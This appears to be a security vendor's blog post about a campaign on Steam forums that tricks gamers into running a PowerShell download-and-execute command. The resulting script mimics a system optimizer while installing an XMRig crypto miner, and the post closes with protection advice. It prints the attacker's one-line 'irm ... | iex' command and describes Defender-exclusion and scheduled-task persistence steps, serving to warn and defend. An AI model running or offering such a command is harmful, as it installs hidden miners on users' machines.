
A quick primer: what’s really behind the irm | iex command
Before we get into what attackers actually trick gamers into installing this way, we need to cover some technical background. So, first off, the posts on Steam forums advise unsuspecting would-be victims to run the following command in PowerShell:
irm msfconfig.icu | iex
To someone not intimately familiar with PowerShell, this line might look fairly innocuous — it resembles launching MSConfig, Windows’ built-in system configuration utility, with a few extra parameters.
In reality, though, it’s anything but harmless. Let’s break down what each part of this command actually does:
- irm is short for the built-in PowerShell command Invoke-RestMethod. It reaches out to the web address specified later in the line and retrieves data in response.
- icu is that web address — not the name of some local file as it might appear at first glance. This is the attackers’ server, and it responds to the irm request with a malicious PowerShell script.
- iex is another built-in PowerShell command, Invoke-Expression. It takes whatever irm receives from that web address and executes it as PowerShell code.
Once run, this line of PowerShell code downloads a script from the specified site and immediately executes it. As one Reddit user rightly pointed out, you can safely find out what code would actually be downloaded to your device — without the risk of it running — just by deleting the second part, iex. Without it, the command will simply download the script’s contents and print them to the PowerShell window without executing them. This gives you the full, unobscured code that you’re being asked to run on your device. Next, let’s look at what these helpful Steam forum posters are actually trying to get gamers to install on their machines.
A crypto miner, not an optimization tool
The attackers did their homework: the PowerShell script downloaded from their server does a convincing job of mimicking a Windows optimization utility. Once launched, it shows the user a series of notifications claiming to clear temporary files, flush the DNS cache, update drivers, check the disk for errors, disable unnecessary startup apps, scan the system for malware, repair the Windows image, and verify system file integrity.

The script displays a stream of messages about various fake optimization tasks to make it look like it’s doing useful maintenance. Source
The real activity, meanwhile, happens behind the scenes. The script starts by checking whether it’s running with administrator privileges. If it is, it creates a hidden working folder at C:\Windows\Background, and adds it to Microsoft Defender’s exclusion list. From that point on, any files placed in that folder cease to be scanned by Windows’ built-in antivirus.
Next, the script preps the system for the next stage of the attack and downloads an executable from the attackers’ server — saving it into that same C:\Windows\Background folder under the legitimate-sounding name system.exe.
The downloaded file is XMRig, one of the most popular tools for mining the Monero cryptocurrency. XMRig itself isn’t malware; it’s a legitimate, open-source mining tool. The problem is that attackers install it on victims’ computers without their knowledge. Once it’s running, the device’s computing power gets hijacked for Monero mining, with the resulting cryptocurrency going straight to the criminals.
This makes gamers’ rigs especially appealing targets: modern gaming PCs pack powerful CPUs and GPUs — exactly the kind of hardware that’s great for mining crypto.
To make sure the malware survives a reboot, the script also creates a new task in Windows Task Scheduler: XMRig-{computer name}. From then on, it automatically launches the crypto miner every time the system starts up.
How to protect your device from crypto miners and other malware
Unfortunately, many gamers are reluctant to install security software — or keep it running — on their devices. The main culprit is the persistent myth that “an antivirus slows down your game”. We’ve covered research on this on our blog before, and the results showed no significant performance hit from running an antivirus while playing.
The same can’t be said for crypto miners, though — they definitely hurt performance, and they wear down your hardware faster to boot. So what can you do to keep your gaming PC and accounts out of harm’s way?
- Avoid running PowerShell, Terminal, or other command prompt scripts that strangers suggest you copy and execute — whether on forums, in chats, or in comments.
- Before hitting Enter on any command you don’t fully understand, look up what it does and the potential fallout from running it.
- Use a reliable security solution with a gaming mode that will flag malware download attempts in time and block them from running.
- Don’t turn off protection while you play. Using a solution with a dedicated gaming mode is the way to go. Kaspersky security products automatically activate that mode as soon as a game launches, holding off antivirus database updates, notifications, and scheduled disk scans until you’re done playing.
Curious how else attackers target gamers? Check out our other posts: